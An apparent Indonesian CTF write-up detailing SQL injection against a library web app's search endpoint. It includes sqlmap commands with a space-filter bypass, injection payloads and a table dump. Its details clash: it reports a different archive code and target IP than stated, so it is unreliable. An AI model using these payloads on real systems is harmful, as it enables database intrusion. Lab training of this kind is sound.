

POC FLAG 7 : Di manakah lokasi buku dengan kode arsip ARC-2008-MRT disimpan?

1. Tahap Identifikasi Titik Lemah (*Initial Fuzzing*)

Pada tahap awal investigasi, saya melakukan pengujian penetrasi secara manual (*Manual Fuzzing*) terhadap seluruh *endpoint* API yang tersedia untuk mengidentifikasi celah keamanan pada parameter yang berinteraksi langsung dengan basis data.


Beberapa pengujian dilakukan pada parameter berikut:

- `auth.php?action=check` (Hasil: Terverifikasi aman).
- `admin.php?action=logs&id=` (Hasil: Terdeteksi potensi IDOR, namun akses terbatas).
- `api.php?action=book&id=` (Hasil: Sistem melakukan validasi tipe data yang ketat).

Titik kerentanan kritis ditemukan pada fitur pencarian buku melalui parameter:

GET /backend/api.php?action=search&q=

Saat diberikan input berupa karakter kutip tunggal ('), server menunjukkan anomali respon berupa keterlambatan waktu (*time-delay*). Hal ini mengindikasikan adanya celah keamanan **SQL Injection (SQLi)**.




2. Tahap Eksploitasi dan Bypass Mekanisme Keamanan

Untuk memvalidasi temuan tersebut, dilakukan eksploitasi menggunakan *framework* **SQLMap**. Dikarenakan adanya indikasi sistem filter sederhana yang memblokir karakter spasi, digunakan teknik *tamper script* `space2comment` untuk

mengubah spasi menjadi komentar SQL (/**/) guna melewati deteksi keamanan pada *backend*.

Perintah yang dieksekusi:



```
(hazi@DESKTOP-E4S39F5)~[/sqlmap]
$ python sqlmap.py -u "http://169.25.222.15:8080/backend/api.php?action=search&q=" --batch --thread=5 --tamper=space2c
omment --level=5 --risk=3 --dbs

[10:11:38]

you have not declared cookie(s), while server wants to set its own ('PHPSESSID=5048714f43f...cb1fdc1394'). Do you want t
o use those [Y/n] Y
sqlmap resumed the following injection point(s) from stored session:

Parameter: q (GET)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: action=search&q=' AND 9847=9847 AND 'EiWY'='EiWY

Type: error-based
Title: MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
Payload: action=search&q=' AND GTID_SUBSET(CONCAT(0x717a6a7a71,(SELECT (ELT(3189=3189,1))),0x7162767171),3189) AND
'hgPq'='hgPq

Type: stacked queries
Title: MySQL >= 5.0.12 stacked queries (comment)
Payload: action=search&q=';SELECT SLEEP(5)#

Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: action=search&q=' AND (SELECT 9844 FROM (SELECT(SLEEP(5)))l8kw) AND 'jvBT'='jvBT

Type: UNION query
Title: MySQL UNION query (random number) - 12 columns
Payload: action=search&q=' UNION ALL SELECT 4527,4527,CONCAT(0x717a6a7a71,0x4759776671625a4e6668644e6d7652726545484
75957614442616f7a4e58614f484c666b7751664e,0x7162767171),4527,4527,4527,4527,4527,4527,4527,4527,4527,4527,4527,4527#

[22:34:12] [WARNING] changes made by tampering scripts are not included in shown payload content(s)
[22:34:12] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian
```

(Keterangan: Menampilkan proses inialisasi SQLMap dan konfirmasi bahwa parameter 'q' rentan terhadap metode UNION-based dan Time-based Blind SQLi).

3. Tahap Enumerasi Basis Data (*Database Discovery*)

Setelah akses terhadap basis data berhasil dikuasai, dilakukan penarikan informasi struktural untuk memetakan tabel yang menyimpan informasi arsip sensitif.

Hasil Enumerasi:

- **Database Target:** library_ctf
- **Daftar Tabel (7 Tabel):** admin_logs, archive_books, book_reviews, books, borrowings, system_config, dan users.

```

'10" [22:28:30] [INFO] the back-end DBMS is
'11" web server operating system: Linux Deb
'12" web application technology: PHP 8.1.34
back-end DBMS: MySQL >= 5.6
[22:28:31] [INFO] fetching database names
available databases [3]:
[*] information_schema
[*] library_ctf
[*] performance_schema
[22:28:32] [INFO] fetched data logged

```

```

(hazi@DESKTOP-E4S39F5)~/sqlmap
$ python sqlmap.py -u "http://160.25.222.15:8080/backend/api.php?action=search&q=" --batch --thread=5 --tamper=space2c
omment --level=5 --risk=3 -D library_ctf

```

(Keterangan: Menampilkan daftar database dan Masuk kedalam database(library_ctf)).

4. Tahap Ekstraksi Data (Flag 7)

Fokus ekstraksi data diarahkan pada tabel **archive_books** untuk menyelesaikan objektif Flag 7, yaitu pencarian lokasi fisik arsip buku.

Eksekusi Penarikan Data:

```


(hazi@DESKTOP-E4S39F5)~/sqlmap
$ python sqlmap.py -u "http://160.25.222.15:8080/backend/api.php?action=search&q=" --batch --thread=5 --tamper=space2c
omment --level=5 --risk=3 -D library_ctf -T archive_books --dump

```

Hasil Temuan :

Berdasarkan hasil *dumping* data, ditemukan informasi pemetaan lokasi fisik arsip pada kolom `storage_location`. Lokasi untuk kode arsip **ARC-0500-TZU** teridentifikasi secara akurat berada pada:

- **SPECIAL-COLLECTION-C1**




(Keterangan: Menampilkan hasil akhir ekstraksi data tabel `archive_books` yang memuat rincian lokasi penyimpanan fisik).

5. Validasi Flag (Flag Submission)

Sebagai tahap akhir pembuktian konsep (*Proof of Concept*), data lokasi yang telah diekstraksi diverifikasi melalui sistem validasi CTF. Hasil dari database diaplikasikan sebagai jawaban untuk Flag 7.

Status Validasi:



Flag : SPECIAL-COLLECTION-C1